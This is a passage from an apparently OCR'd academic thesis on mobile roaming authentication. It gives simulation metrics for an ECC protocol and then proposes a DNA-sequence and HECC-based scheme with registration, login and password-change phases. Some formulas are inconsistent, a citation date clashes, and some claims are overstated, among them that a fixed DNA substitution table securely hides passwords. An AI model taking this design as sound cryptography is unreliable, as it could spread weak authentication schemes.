

Figure 5.10 Network throughput and load.

Impact on packet delivery ratio

It is the ratio of a total number of packets transmitted to the total number of packets received at the destination. Figure 5.11 shows the packet delivery ratio of the proposed protocol. The packet delivery ratio of the proposed protocol is 0.999, 0.992 for S1, S2 scenarios. We can observe that the packet delivery ratio is decreasing with more number

of mobile users in the service provider network FA. The packet delivery ratio is 0.997 in the S3 scenario, which is higher than S2. Because, there are two FA's each consists of five, three mobile users (MU's) in S3. As the proposed protocol is light-weight and makes use of the smaller packet size. As a result, the packet delivery ratio decrement is small.



Figure 5.11 Packet delivery ratio and end-to-end delay.

Impact on end-to-end delay

End-to-end delay (EED) refers to the time taken for a data packet to be sent across the network from source to destination. It can be computed as:

$$EED = \frac{T_{Rec} - T_{Snd}}{T_P}.$$

where T_{Rec} is the time of receiving, T_{Snd} is the time of sending a packet and T_P is the total number of sent packets. The Figure 5.11 depicts simulation results for the end-to-end delay under scenarios S1, S2 and S3 are 0.08 s, 0.14 s and 0.16 s, respectively. It is evident from Figure 5.11 that the delay increases with increasing the number of users in a mobile network because of more message exchanges between users and agents.

5.10 Summary

This chapter identifies some security flaws in Kuo et al.'s protocol and pointed out that their authentication protocol is vulnerable to an insider attack, replay attack, stolen-verifier attack, denial-of-service attack, lack of local password verification and cannot provide fair key agreement. In order to resist the security weaknesses, a secure and effective user authentication protocol for roaming service using ECC is presented. The proposed protocol is implemented in HLPSL language using AVISPA as the formal verification tool and validated with BAN logic to prove the correctness of the proposed authentication system. Besides, the proposed authentication protocol is simulated using NS-2.35 simulator. The performance analysis shows that the proposed protocol is secure and computationally efficient. Hence, the authentication protocol is acceptable for resource-limited wireless and mobile environments.

Chapter 6

DNA AUTHENTICATION PROTOCOL FOR ROAMING SERVICE IN MOBILITY ENVIRONMENTS

Mobility environments are highly vulnerable to security threats and pose a great challenge for the wireless and mobile networks being used today. Because the mode of a wireless channel is open, these networks do not carry any inherent security and hence are more prone to attacks. Therefore, designing a secure and robust protocol for authentication in a global mobile network is always challenging. In these networks, its crucial to provide authentication to establish a secure communication between the mobile user, foreign agent, and home agent. In order to secure communication among these entities, a number of authentication protocols have been proposed. The main security flaw of the existing authentication protocols is that attackers have the ability to impersonate a legal user at any time. Moreover, the existing authentication protocols in the literature are exposed to various kind of cryptographic attacks. Besides, the authentication protocols require larger key length and more computation overhead. To remedy these weaknesses in mobility environments, DNA (Deoxyribonucleic Acid) based authentication protocol using Hyper Elliptic Curve Cryptosystem (HECC) is introduced in this chapter. It offers greater security and allows a mobile user, foreign agent, and home agent to establish a secure communication channel for exchanging the sensitive messages by authenticating each other.

The proposed system derive benefit from HECC, which is smaller in terms of key size, more computational efficiency. The performance analysis shows that the DNA

based authentication protocol using HECC is secure and practically implementable in resource-limited wireless and mobile environment.

6.1 DNA cryptography

DNA (Deoxyribo Nucleic Acid) cryptography is the upcoming and emerging field of research in computational DNA. Due to its energy efficiency, information density and especially its massive parallelism the DNA was studied for information sciences. Nowadays, several DNA computing techniques have been proposed for cryptography, cryptanalysis, steganography and watermarking, and they proved effective in these fields. The existing symmetric cryptosystems like DES, AES, etc., can be broken with the use of quantum computers. DNA cryptography is more likely to replace the former techniques (Rao et al., 2016).

The main concept behind the DNA cryptography is its computing and two-stage encryption process. In general the binary coding for digital applications which represents the data in a sequence of 1 and 0. In DNA cryptography, DNA consists of four bases such as Adenine, Cytosine, Guanine, and Thymine, which is also known as DNA sequences. This DNA sequences are represented by the first letter of their name that is, Adenine (A) Cytosine (C) Guanine (G) Thymine (T) respectively. DNA holds the basic information that is required for generating all types of proteins that a cell requires. In addition, DNA can be used for information encryption, storage, transmission, and computation, therefore DNA is considered a medium for ultra-scale computation and for ultra-compact information storage (VijayaKumar et al., 2013). Many researchers have extensively studied DNA cryptography and focused on the relation between biology and cryptography (Singh et al., 2010). The DNA Cryptography is extended to mobile user authentication, which is more secure and efficient technique to provide secrecy in mobility networks by converting the plain text into the DNA sequence.

6.2 Contributions

This chapter presents a DNA based authentication protocol using HECC cryptosystem for roaming service in mobility environments. HECC is used by a fast public key cryp-

tosystems in resource-limited mobile devices to achieve energy efficiency and better security. Further, HECC cryptosystem is very popular for the reason of its shorter key length, operational efficiency, less computational overhead, less consuming power and it can be implemented easily for software and hardware applications.

The proposed authentication protocol makes use of DNA cryptography to encrypt the mobile user password based on the DNA sequence. The information encrypted by the DNA sequence is used to authenticate MU, FA, and HA. The main advantages of DNA sequenced coding are: Improved coding efficiency, convenient for logical and mathematical operation, adaptable to mobile devices and provides direct conversion between biological and encryption information. Further, it can be used to pre-process the plaintext. Besides, ProVerif (Abadi et al., 2009) is used as the formal verification tool, in order to verify and validate the security strength of the proposed protocol.

6.3 Hyper-Elliptic Curve Cryptosystem (HECC)

In 1988, Koblitz (1987) recommended for the generalization of elliptic curves to curves of higher genus, specifically Hyper-Elliptic Curves (HEC). Invariance to ECC case, Koblitz's idea to use HEC for cryptographic applications, which has been analysed and implemented both in software and hardware platforms like FPGA (Field Programmable Gate Arrays). Later, Pelzl et al. (2003) shown that the HECC performance is higher compared to the ECC, for certain criterion HECC can have a less complexity than that of ECC cryptosystem.

Let F be a finite field, and let $\bar{F}$ be the algebraic closure of F. A hyper elliptic curve C of genus $g \geq 1$ over F is the set of solutions $(x,y) \in F \times F$ to the equation

$$C : y^2 + h(x)y = f(x)$$

this is non-singular if there are no pairs $(x,y) \in \bar{F} \times \bar{F}$ which concurrently gratify the partial differential equations $2y + h(x) = 0$, $h(x)y - f(x) = 0$ and the equation of a curve C. The polynomial $h(x) \in F[x]$ is of degree at most g and $f(x) \in F[x]$ is a monic polynomial of degree $2g+1$.

The strength of HECC is depended on logarithm problem, that is $k \in Z_p$, calculus of $K = k \times P$ here, P is asymmetric key and K is the private. Therefore, the strength of HECC

cryptosystem relies on the discrete logarithmic problem in the Jacobian curve (Koblitz, 1990).

6.3.1 HECC encryption and decryption algorithm

Input: The public parameters are hyperelliptic curve c, prime p and divisor D.
Output: The public key P_A and private key K_A.
Process:

- Private key $K_a \in RN$: Random prime number.
- Public key: P_A is pair of polynomial $[u(x), v(x)]$ and D is divisor.
- Key pair: (P_A, K_A).

Encryption algorithm

Here, the plaintext message 'm' will be converted into ASCII value, which is represented as sequence of points (U_x, U_Y). The agreed key $\{Q_A = K_A.P_B : P_B\}$ is refered as receiver public key. The cipher text C_m is generated by using the equation:

$$C_m = (Q_A.E_M + P_A)$$

. **Decryption algorithm**

The reciever extracts the coordinate Q_A from the cipher text C_m and decrypts the message as follows:

$$E_M + kP_B - Q_B(Q_A) = E_M$$
$$= E_M + kP_B - k(Q_B D)$$
$$m + kP_B - Q_B(kD)$$
$$E_M + kP_B - kP_B = E_M$$

6.4 Proposed DNA based authentication protocol

The proposed protocol consists of initialization phase, password generation phase, registration phase, authentication phase and the password change phase. The cryptographic notations used in this chapter is presented in Table 6.1.

Table 6.1 Notations in the proposed protocol

Notations	**Description**
MU, FA, HA	Mobile User, Foreign Agent & Home Agent
PW	Password of the MU
PW_{DNA}	Password encrypted using DNA nucleotides
$ID_{MU}, ID_{FA}, ID_{HA}$	The Identity of MU, FA and HA
H_s, P_{HA}	The HA's private key and public key
F_s, P_{FA}	The FA's private key and public key
K_{MU}	Counter of MU
$(X)_K$	Symmetric encryption/decryption
SK	The Session key
R_N, R_{MU}, R_{FA}	Random numbers
$h(.)$	One-way hash function
E	Expiry date
$\|\|$	Concatenation operator
$\oplus$	XOR operation

6.4.1 Initialization phase

In this phase, the initial parameters of HA and FA to perform crypto operations are generated using HEC curve C. The public parameters are elliptic-curve C, divisor D and prime p. Initialization phase steps are as follows:

1: HA picks a HEC curve of genus $g(g > 2)$ on F is given below:

$$C : y^2 + h(x)y = f(x)$$

2: HA generate a set of elements of Jacobian over $J(F_q)$ using the points of curve C. It can be written as: $D = \sum m_i P_i$ where

$$D - Reduced\ divisor;\ m_i \geq 0;\ P_i - Finite\ points$$

3: Then HA generate a point G from order n, satisfies $n \times G = 0$.

4: HA choose a nonce H_s as its private key and calculates $P_{HA} = H_s \times G$ to be the public key. Similarly, FA selects a nonce F_s as the private and calculates $P_{FA} = F_s \times G$ as its public key.

5: Eventually, HA issues the parameters (P_{HA}, G, D, C, n).

6.4.2 Password generation phase

In the proposed protocol, the MU's password is mapped with DNA sequence along with HECC to achieve a significant security. The process of hiding plaintext password in the DNA sequence is done by representing the alphanumeric and punctuations into the DNA nucleotide sequence is shown in Table 6.2.

The DNA based password encryption and decryption process is depicted in Figure 6.1. It consists of the subsequent steps:

Table 6.2 Conversion of plain text into DNA nucleotide sequence

A=CGA	H=CGC	O=GGC	V=CCT	2=TAG	9=GCG
B=CCA	I=ATG	P=GGA	W=CCG	3=GCA	.=ATA
C=GTT	J=AGT	Q=AAC	X=CTA	4=GAG	,=TCG
D=TTG	K=AAG	R=TCA	Y=AAA	5=AGA	*=GAT
E=GGT	L=TGC	S=ACG	Z=AAT	6=GGG	:=GCT
F=ACT	M=TCC	T=TTC	0=TTA	7=ACA	;=ATT
G=TTT	N=TCT	U=CTG	1=ACC	8=AGG	-=ATC

1. To encrypt the password message using DNA, first map the user password (PW) with DNA nucleotide sequence.

2. Convert DNA nucleotides into integers for encryption: Here, the bit-stream is then divided into n bits. These n bits are represented as integers and encrypted using Hyper Elliptic Curve Cryptosystem (HECC).

3. The encrypted information will be decrypted using HECC decryption process and mapped to corresponding DNA nucleotides.

4. Finally, map DNA nucleotides into the plaintext password using DNA nucleotide sequence table.



Figure 6.1 DNA encryption and decryption process.

6.4.3 Registration phase

In this scenario, a new MU submits the needful information to the HA via secure channel. The procedure of registration phase is shown in Figure 6.2.

R1: A new MU selects the identity ID_{MU}, password PW and nonce R_N. Then, MU submits the registration request $R = (ID_{MU}||R_N)$ to its HA through a secure channel.



Figure 6.2 Registration phase.

R2: Upon receiving the request R, the HA computes the following

$$a = h(H_s);\ C_{MU} = (g^a\ mod\ p) \oplus (R||E)$$

then, HA initializes the counter K_{MU} and expiry date E for each MU and stores the registration request R with DNA encryption $\{R_{DNA}, K_{MU}, E\}$ in its database. Finally, HA sends the smart-card $SC = \{C_{MU}, K_{MU}, E, h(.)\}$ to MU through the secure communication medium.

R3: Upon receiving authentication information from HA, the MU device calculates

$$U_M = h(ID_{MU}||PW_{DNA}||R_N)$$

then, stores $\{U_M, C_{MU}, K_{MU}, E, R_N, h(.)\}$ in the MU's smart-card and threshold

timeout is set to ensure correctness of the authentication information. The information stored in the device may be altered maliciously or carelessly. In these cases, the user has to re-register to get the new authentication information, when he/she does not receive HA's response in the threshold time.

6.4.4 Login and authentication phase

In this phase, a registered MU is roaming into the foreign network FN to access roaming services provided by the FA. This scenario ensures mutual authentication between MU, FA, and HA. Further, in order to ensure secure communication, MU and FA agree on a common session key SK. The procedure of login and authentication phase is depicted in Figure 6.3.

A1: $MU \longrightarrow FA : M_1 = \{A, B, C\}$

The MU inputs ID_{MU} and PW. Then, smart-card computes $U_M^* = h(ID_{MU}||PW_{DNA}||R_N)$ and verifies whether $U_{MU}^* = U_{MU}$ or not. If the comparison is unsuccessful, the session is aborted. If not, legality of the MU is proved. After that MU chooses a nonce R_{MU} and computes:

$$A = C_{MU} \oplus R_{MU}$$

$$B = (C_{MU} \oplus R \oplus ID_{FA}) \oplus K_{MU}$$

$$C = (A||K_{MU}||E)$$

Finally, MU sends message $M_1 = \{A, B, C\}$ to the FA.

A2: $FA \rightarrow HA : M_2 = \{ID_{FA}, E_{P_{HA}}(M1, R_{FA})\}$

After receiving M_1, FA generates a random number R_{FA} and encipher the received M_1 with R_{FA}. Then, FA sends its identity ID_{FA} and enciphered message to the HA.

A3: $HA \rightarrow FA : M_3 = \{E_{P_{FA}}(SK)\}$

After receiving M_2, HA verifies FA's identity ID_{FA} and finds secret key corresponding to it. Subsequently, HA decrypts the received message and checks for the correctness. If the comparison fails, HA rejects the authentication message



Figure 6.3 The login and authentication phase.

M_2. Otherwise, HA decrypts R_{DNA} from its database using DNA decryption process and computes the following:

$$D_{H_s}(E_{P_{HA}}(M1, R_{FA}))$$

$$a = h(H_s),\ g^a\ mod\ p$$

$$C_{MU} = g^a\ mod\ p \oplus (R||E);\ R_{MU} = C_{MU} \oplus A$$

$$B^* = (C_{MU} \oplus R \oplus ID_{FA}) \oplus K_{MU}$$

$$K^*_{MU} = B^* \oplus (C_{MU} \oplus R \oplus ID_{FA})$$

$$K^*_{MU} \stackrel{?}{=} K_{MU};\ C^* = (A||K_{MU}||E)$$

Verify whether $B^* \stackrel{?}{=} B$ and $C^* \stackrel{?}{=} C$. If verification fails, HA terminates the authentication session. Otherwise, HA successfully authenticates MU and computes:

$$SK = h(g^a\ mod\ p) \oplus R_{MU} \oplus R_{FA}$$

then, HA computes the message $M_3 = \{E_{KFH}(SK)\}$ and returns to the FA.

A4: $FA \rightarrow MU : M_4 = \{S, R_{FA}\}$ After receiving M_3, FA computes

$$D_{F_s}(E_{P_{FA}}(SK));\ S = h(SK||R_{FA}).$$

Then, sends the message $M_4 = \{S, R_{FA}\}$ to the mobile user MU.

A5: After receiving the message M_4, MU computes:

$$SK^* = C_{MU} \oplus (ID_{MU}||R_N||E) \oplus R_{MU} \oplus R_{FA}$$

$$S^* = h(SK^*||R_{FA})$$

Verify whether computed S^* is equal to received S. If the verification is successful, MU authenticates FA. If not, MU terminates the authentication system.

6.4.5 Password change phase

A mobile user MU can use this phase to change his default password freely. The procedure of the password change phase is described below:

1. If the legitimate user wish to change the default password, he/she must input ID_{MU} and PW. Subsequently, the MU submits password change request through terminal.

2. The smart card computes $U^*_M = h(ID_{MU})||PW_{DNA}||R_N)$ and checks whether $U^*_M \stackrel{?}{=} U_M$. If the verification fails, password change request is terminated. Otherwise,

the legality of MU is proved.

3. MU generates a random nonce R_N^* and enters new password PW^*. Then, the MU computes $U_{M_{New}} = h(ID_{MU})||PW_{DNA}^*||R_N^*)$. Eventually, MU replace old U_M and R_N with new values of $U_{M_{New}}$ and R_N^* respectively.

6.5 Security Analysis

This section analyses and demonstrates that the proposed authentication protocol can withstand all possible security attacks in global mobility networks.

6.5.1 User anonymity and untraceability

An adversary can neither identify mobile user identity ID_{MU} from the authentication session, nor link the authentication sessions in which the same mobile user is involved. During MU's registration, the identity ID_{MU} is concatenated with random nonce that is $R = (ID_{MU}||R_N)$ and submitted to HA via a secure channel. HA receives the registration request message R from MU and encrypts it with DNA encryption process. Then, the encrypted MU's identity R_{DNA} will be stored in HA's database in a secure manner. In this regard, it's impossible for $\mathscr{A}$ to obtain ID_{MU}. From the authentication phase, it can be noticed that the proposed protocol does not reveal any information related to MU's identity ID_{MU}. Assume that an attacker eavesdrops on the messages $M_1 = \{A,B,C\}$, $M_2 = \{ID_{FA}, E_{P_{HA}}(M_1, R_{FA})\}$ communicated between entities MU, FA, and HA, where

$$A = C_{MU} \oplus R_{MU}; B = (C_{MU} \oplus R \oplus ID_{FA}) \oplus K_{MU}; C = (A||K_{MU}||E)$$

. The above protocol does not carry any user-specific data like ID_{MU} in the login and authentication messages. Further, In this protocol, any other communicating parties including legal FA is not aware of the MU's identity. Thus, the anonymity of MU is ensured. In addition, the communication messages shared between the parties M_1, M_2, M_3, and M_4 are shown in Figure 6.4. These transmitted messages are changed in every session due to employing the random numbers R_{MU} and R_{FA}. Therefore, an adversary cannot trace the user location. As a result, the proposed protocol preserves untraceability.

